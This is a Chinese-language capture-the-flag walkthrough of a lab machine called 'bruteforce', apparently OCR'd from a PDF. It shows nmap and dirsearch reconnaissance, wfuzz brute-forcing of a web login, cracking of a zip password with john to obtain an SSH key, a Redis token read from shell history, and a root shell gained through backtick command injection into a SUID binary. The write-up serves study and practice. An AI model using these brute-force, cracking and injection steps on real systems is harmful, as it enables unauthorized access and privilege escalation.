
bruteforce

还是先nmap扫一下

```
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.4p1 Debian 5+deb11u3 (protocol 2.0)
| ssh-hostkey:
|   3072 f6:a3:b6:78:c4:62:af:44:bb:1a:a0:0c:08:6b:98:f7 (RSA)
|   256 bb:e8:a2:31:d4:05:a9:c9:31:ff:62:f6:32:84:21:9d (ECDSA)
|_  256 3b:ae:34:64:4f:a5:75:b9:4a:b9:81:f9:89:76:99:eb (ED25519)
80/tcp open  http    Apache httpd 2.4.62 ((Debian))
|_http-server-header: Apache/2.4.62 (Debian)
|_http-title: Service Unavailable
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

先去http看看




搜索到一个[ta0],可以先记录下来

然后dirsearch搜一下路由


```
[19:02:14] 403 -  277B  - /.ht_wsr.txt
[19:02:14] 403 -  277B  - /.htaccess.bak1
[19:02:14] 403 -  277B  - /.htaccess.orig
[19:02:14] 403 -  277B  - /.htaccess.sample
[19:02:14] 403 -  277B  - /.htaccess.save
[19:02:14] 403 -  277B  - /.htaccess_extra
[19:02:14] 403 -  277B  - /.htaccess_sc
[19:02:14] 403 -  277B  - /.htaccess_orig
[19:02:14] 403 -  277B  - /.htaccessBAK
[19:02:14] 403 -  277B  - /.htaccessOLD
```

```
[19:02:14] 403 -  277B  - /.htaccessOLD2
[19:02:14] 403 -  277B  - /.htm
[19:02:14] 403 -  277B  - /.html
[19:02:14] 403 -  277B  - /.htpasswd_test
[19:02:14] 403 -  277B  - /.htpasswds
[19:02:14] 403 -  277B  - /.httr-oauth
[19:02:15] 403 -  277B  - /.php
[19:02:33] 200 -  891B  - /maintenance.html
[19:02:40] 403 -  277B  - /server-status
[19:02:40] 403 -  277B  - /server-status/
```

看到了一个`maintenance.html`进去看看



总之说有个开在9090的服务, 直接上去看看



是一个登录框

结合刚刚的ta0, 我爆破了半天弱密码发现不行


于是想着用户名应该是一个比较简单的, 就用admin试了试

```
┌──(zer0One㉿localhost)-[~/桌面]
└─$ wfuzz -c -z file,rockyou.txt \
-d "username=admin&password=FUZZ" \
--hl 1170 \
http://192.168.3.18:9090/
```

最终找到了一条不一样的响应报文

```
000001384:   302        5 L      22 W       207 Ch      "password123"
```

应该就是密码了, 登录上去



只能下载文件和退出, 发现下载的是一个加密后的zip

尝试爆破压缩包密钥, 发现是`rockyou`

```
┌──(zer0One㉿localhost)-[~/桌面]
└─$ zip2john site_backup.zip > hash.txt
ver 1.0 efh 5455 efh 7875 site_backup.zip/README.txt PKZIP Encr: 2b chk, TS_chk, cmplen=66,
decmplen=54, crc=BEAE7582 ts=2C41 cs=2c41 type=0
ver 2.0 efh 5455 efh 7875 site_backup.zip/ssh_login_key PKZIP Encr: TS_chk, cmplen=1385,
decmplen=1823, crc=C5B6B7EE ts=2C40 cs=2c40 type=8
NOTE: It is assumed that all files in each archive have the same password.
If that is not the case, the hash may be uncrackable. To avoid this, use
option -o to pick a file at a time.

┌──(zer0One㉿localhost)-[~/桌面]
└─$ john --wordlist=./dict/rockyou.txt hash.txt
Using default input encoding: UTF-8
Loaded 1 password hash (PKZIP [32/64])
Will run 16 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
rockyou          (site_backup.zip)
1g 0:00:00:00 DONE (2026-02-03 11:12) 50.00g/s 1638Kp/s 1638Kc/s 1638KC/s 123456..eatme1
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

打开压缩包后发现是`ssh_login_key`

那肯定就是`ta0`的登录密钥, 直接登录得到了user.txt

提权

打开`.bash_history`可以看到

```
redis-cli -h 127.0.0.1 -a redis_rulez get maintenance_token
exit
```

按照第一条执行得到了一个token : `X-MNT-9921`

```
ta0@bruteforce:~$ redis-cli -h 127.0.0.1 -a redis_rulez get maintenance_token
Warning: Using a password with '-a' or '-u' option on the command line interface may not be
safe.
"X-MNT-9921"
```

然后搜下带有suid的文件`find / -perm -4000 -type f 2>/dev/null`

```
ta0@bruteforce:~$ find / -perm -4000 -type f 2>/dev/null
/usr/bin/chsh
/usr/bin/chfn
/usr/bin/newgrp
/usr/bin/gpasswd
/usr/bin/mount
/usr/bin/su
/usr/bin/umount
/usr/bin/pkexec
/usr/bin/sudo
/usr/bin/passwd
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/eject/dmcrypt-get-device
/usr/lib/openssh/ssh-keysign
/usr/libexec/polkit-agent-helper-1
/opt/scripts/sys_monitor
```

最后的/opt/scripts/sys_monitor很可疑

```
ta0@bruteforce:~$ /opt/scripts/sys_monitor --help
System Monitor Tool v2.0 (Secure Mode)
Usage: /opt/scripts/sys_monitor <auth_token> <service_name>
```

要传入token和name, token应该就是刚刚找到的

然后用strings简单peek下字符串和函数

```
/lib64/ld-linux-x86-64.so.2
        ZxP
puts
setresgid
setresuid
system
getuid
__cxa_finalize
strcmp
__libc_start_main
snprintf
libc.so.6
```

```
GLIBC_2.2.5
_ITM_deregisterTMCloneTable
__gmon_start__
_ITM_registerTMCloneTable
u/UH
[]A\A]A^A_
System Monitor Tool v2.0 (Secure Mode)
Usage: %s <auth_token> <service_name>
X-MNT-9921
Access Denied.
[+] Identity Verified. Running as UID: %d
/usr/sbin/service %s status
--------------------------------
Executing: %s
;*3$"
GCC: (Debian 10.2.1-6) 10.2.1 20210110
crtstuff.c
deregister_tm_clones
__do_global_dtors_aux
completed.0
__do_global_dtors_aux_fini_array_entry
frame_dummy
__frame_dummy_init_array_entry
vuln_monitor.c
__FRAME_END__
__init_array_end
_DYNAMIC
__init_array_start
__GNU_EH_FRAME_HDR
_GLOBAL_OFFSET_TABLE_
__libc_csu_fini
_ITM_deregisterTMCloneTable
puts@GLIBC_2.2.5
setresuid@GLIBC_2.2.5
_edata
getuid@GLIBC_2.2.5
setresgid@GLIBC_2.2.5
system@GLIBC_2.2.5
snprintf@GLIBC_2.2.5
__libc_start_main@GLIBC_2.2.5
__data_start
strcmp@GLIBC_2.2.5
__gmon_start__
__dso_handle
_IO_stdin_used
__libc_csu_init
__bss_start
main
__TMC_END__
_ITM_registerTMCloneTable
__cxa_finalize@GLIBC_2.2.5
.symtab
.strtab
```

```
.shstrtab
.interp
.note.gnu.build-id
.note.ABI-tag
.gnu.hash
.dynsym
.dynstr
.gnu.version
.gnu.version_r
.rela.dyn
.rela.plt
.init
.plt.got
.text
.fini
.rodata
.eh_frame_hdr
.eh_frame
.init_array
.fini_array
.dynamic
.got.plt
.data
.bss
.comment
```

看到导出了system, 猜测存在简单的命令注入

那就反引号包裹注入获得root的shell

```
/opt/scripts/sys_monitor  X-MNT-9921 `bash`
```